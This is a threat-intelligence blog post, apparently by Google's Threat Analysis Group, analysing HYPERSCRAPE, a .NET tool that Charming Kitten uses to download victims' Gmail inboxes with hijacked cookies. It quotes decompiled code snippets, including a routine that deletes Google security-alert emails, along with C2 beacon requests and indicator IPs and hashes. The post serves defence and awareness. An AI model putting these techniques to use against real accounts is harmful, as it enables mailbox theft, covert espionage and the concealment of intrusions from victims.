
New Iranian APT data extraction tool

Ajax Bash ⋮⋮ 8/23/2022

Threat Analysis Group



As part of TAG's mission to counter serious threats to Google and our users, we've analyzed a range of persistent threats including APT35 and Charming Kitten, an Iranian government-backed group that regularly targets high risk users. For years, we have been countering this group's efforts to hijack accounts, deploy malware, and their use of novel techniques to conduct espionage aligned with the interests of the Iranian government. Now, we're shining light on a new tool of theirs.


In December 2021, TAG discovered a novel Charming Kitten tool, named HYPERSCRAPE, used to steal user data from Gmail, Yahoo!, and Microsoft Outlook accounts. The attacker runs HYPERSCRAPE on their own machine to download victims' inboxes using previously acquired credentials. We have seen it deployed against fewer than two dozen accounts located in Iran. The oldest known sample is from 2020, and the tool is still under active development. We have taken actions to re-secure these accounts and have notified the victims through our Government Backed Attacker Warnings.

This post will provide technical details about HYPERSCRAPE, similar to PWC's recently published analysis on a Telegram grabber tool. HYPERSCRAPE demonstrates Charming Kitten's commitment to developing and maintaining purpose-built capabilities. Like much of their tooling, HYPERSCRAPE is not notable for its technical sophistication, but rather its effectiveness in accomplishing Charming Kitten's objectives.

HYPERSCRAPE Analysis

HYPERSCRAPE requires the victim's account credentials to run using a valid, authenticated user session the attacker has hijacked, or credentials the attacker has already acquired. It spoofs the user agent to look like an outdated browser, which enables the basic HTML view in Gmail. Once logged in, the tool changes the account's language settings to English and iterates through the contents of the mailbox, individually downloading messages as .eml files and marking them unread. After the program has finished downloading the inbox, it reverts the language back to its original settings and deletes any security emails from Google. Earlier versions contained the option to request data from Google Takeout, a feature which allows users to export their data to a downloadable archive file.

The tool is written in .NET for Windows PCs and is designed to run on the attacker's machine. We tested HYPERSCRAPE in a controlled environment with a test Gmail Account, although functionality may differ for Yahoo! and Microsoft accounts. HYPERSCRAPE won't run unless in a directory with other file dependencies.



HYPERSCRAPE file metadata

HYPERSCRAPE Setup

When launched, the tool makes an HTTP GET request to a C2 to check for a response body of "OK" and will terminate if it's not found. In the version tested, the C2 was unobfuscated and stored as a hardcoded string. In later versions it was obfuscated with Base64.


GET http://{C2}/Index.php?Ck=OK HTTP/1.1

Host: {C2}

Accept-Encoding: gzip

Connection: Keep-Alive

The tool accepts arguments from the command line such as the mode of operation, an identifier string, and a path string to a valid cookie file. A new form is displayed if the information is not provided via command prompt.



Initial form to specify operation parameters


Once provided, the data in the "Identity" field is sent to a C2 for confirmation. Again, the response is expected to be "OK".

GET http://{C2}/Index.php?vubc={identity} HTTP/1.1

Host: {C2}

Accept-Encoding: gzip


If the cookie file path was not supplied via the command line, a new form will allow the operator to do so using drag and drop.



The cookie drag and drop form

After parsing, the cookies are inserted into a local cache used by the embedded web browser. A new folder named "Download" is created adjacent to the main binary. The browser then navigates to Gmail to begin the data collection.


The user agent is spoofed so it appears like an outdated browser, which results in an error message and allows the attacker to enable the basic HTML view in Gmail.



The error page from using an unsupported browser

```
public void CheckBasicHTMLview() {
    GeckoHtmlElement geckoHtmlElement =
this.geckoWebBrowser.Document.GetElementsByTagName("a").SingleOrDefault((Geck
oHtmlElement x) = > x.TextContent == "Basic HTML view");
    bool flag = geckoHtmlElement != null;
    if (flag)  {
        geckoHtmlElement.Click();
    }
}
```

If the cookies failed to provide access to the account, a login page is displayed and the attacker can manually enter credentials to proceed, as the program will wait until it finds the inbox page.



The login page

```
private bool CheckLogin(){
      return
this.geckoWebBrowser.Document.GetElementsByTagName("a").Any((GeckoHtmlElement x)
=> x.TextContent.StartsWith("Inbox"));
}
```

What HYPERSCRAPE does


Once the attacker has logged in to the victim's account, HYPERSCRAPE checks to see if the language is set to English, changing it if not. The language is returned to its original setting when the run is finished.

HYPERSCRAPE then begins iterating through all available tabs in the inbox looking for emails to download. It does the following for each email found:

- Clicks on the email and opens it
- Downloads it
- If the email was originally unread, marks it unread
- Goes back to the inbox

The emails are saved with ".eml" extensions under the Downloads directory with the filename corresponding to the subject. A log file is written containing a count of the emails that were downloaded.

```
{
    "ReadEmailIndex": 18,
    "PageIndex": 1,
    "TabName": "",
    "BoxName": "All Mail",
    "BoxInfos": null
}
```



When finished, a HTTP POST request is made to the C2 to relay the status and system information. The downloaded emails are not sent to the C2.

POST http://{C2}/?Key={GUID}&Crc={Identifier}

{

"appName": "Gmail Downloader",

"targetname": "{Email}",

"HostName": "REDACTED",

"srcUserIP": "REDACTED",

"actionType": "First",

"timeOccurrence": "05/01/2022 05:50:31 PM",

"OS": "REDACTED",

"OSVersion": "REDACTED",

"SystemModel": "REDACTED",

"SystemType": "REDACTED",

"srcName": "REDACTED",

"srcOrgName": "REDACTED"

}

The program will delete any security emails from Google generated by the attacker's activity.

private bool IsThereAnyEMail() {

List < GeckoHtmlElement > list = (from x in this.geckoWebBrowser.Document.GetElementsByTagName("span")

where x.TextContent.StartsWith ("Security alert") || x.TextContent.StartsWith("Archive of Google data requested") || x.TextContent.StartsWith("Your Google data archive is ready") || x.TextContent.StartsWith("Your Google data is ready") || x.TextContent.StartsWith("Critical security alert") || x.TextContent.StartsWith("Access for less secure apps has been turned on") || x.TextContent.StartsWith("Review blocked sign-in attempt") || x.TextContent.StartsWith("Help us protect you: Security advice from Google") || x.TextContent.StartsWith("Access for less secure apps has been turned on")

select x).ToList < GeckoHtmlElement > ();

bool flag = list.Count == 0;

```
return !flag;

}
```

Early versions contained an option to request Google Takeout data

Data from Google Takeout is also available upon request, but the option was only found in early builds. The functionality was not automated and it's unclear why it was removed in later versions.

When conducting a Takeout, the program will spawn a new copy of itself and initialize a pipe communication channel to relay the cookies and account name, both of which are required to accomplish the Takeout. When they are received, the browser navigates to the official Takeout link to request and eventually download the exported data.

```
public void ManageTakeOut() {

string text = "PipeName";

Process process = new Process();

process.StartInfo.Arguments = string.Format("PIPE Google \"{0}\"", text);

process.StartInfo.FileName = Process.GetCurrentProcess().MainModule.FileName;

process.Start();

PipeCommunication pipeCommunication = new PipeCommunication(true, text);

bool flag = false;

while (!flag) {

try {

JsonInfo jsonInfo = pipeCommunication.Read();

switch (jsonInfo.Type) {

case JsonType.GetCookies:

jsonInfo.Data = this.CookieText;

pipeCommunication.Write(jsonInfo);

break;

case JsonType.TakeOutFile:

flag = true;

break;

case JsonType.GetUsername:

while (this.OperationObject.GetUsername() == null) {

Thread.Sleep(1000);

}

jsonInfo.Data = this.OperationObject.GetUsername();

pipeCommunication.Write(jsonInfo);

break;

}

} catch (Exception) {

bool hasExited = process.HasExited;

if (hasExited) {

flag = true;

}
```

}

}

pipeCommunication.Close();

}

Protecting Our Users

TAG is committed to sharing research to raise awareness on bad actors like Charming Kitten within the security community, and for companies and individuals that may be targeted. It's why we do things like work with our CyberCrime Investigation Group to share critical information relevant to law enforcement. We hope doing so will improve understanding of tactics and techniques that will enhance threat hunting capabilities and lead to stronger protections across the industry. We'll also continue to apply those findings internally to improve the safety and security of our products so we can effectively combat threats and protect users who rely on our services. In the meantime, we encourage high risk users to enroll in our Advanced Protection Program (APP) and utilize Google Account Level Enhanced Safe Browsing to ensure they have the greatest level of protection in the face of ongoing threats.

HYPERSCRAPE Indicators

C2s

136.243.108.14

173.209.51.54

HYPERSCRAPE binaries

03d0e7ad4c12273a42e4c95d854408b98b0cf5ecf5f8c5ce05b24729b6f4e369

35a485972282b7e0e8e3a7a9cbf86ad93856378fd96cc8e230be5099c4b89208

5afc59cd2b39f988733eba427c8cf6e48bd2e9dc3d48a4db550655efe0dca798

6dc0600de00ba6574488472d5c48aa2a7b23a74ff1378d8aee6a93ea0ee7364f

767bd025c8e7d36f64dbd636ce0f29e873d1e3ca415d5ad49053a68918fe89f4

977f0053690684eb509da27d5eec2a560311c084a4a133191ef387e110e8b85f

ac8e59e8abeacf0885b451833726be3e8e2d9c88d21f27b16ebe00f00c1409e6

cd2ba296828660ecd07a36e8931b851dda0802069ed926b3161745aae9aa6daa

Microsoft Live DLL

1a831a79a932edd0398f46336712eff90ebb5164a189ef38c4dacc64ba84fe23

PDB

E:\Working\Projects\EmailDownloader\EmailDownloaderCookieMode\EmailDownloader\obj\Debug\EmailDownloader.pdb

E:\Working\Projects\EmailDownloader\EmailDownloaderCookieMode\Mahdi\LiveLib\obj\Release\LiveLib.pdb

POSTED IN:

- Threat Analysis Group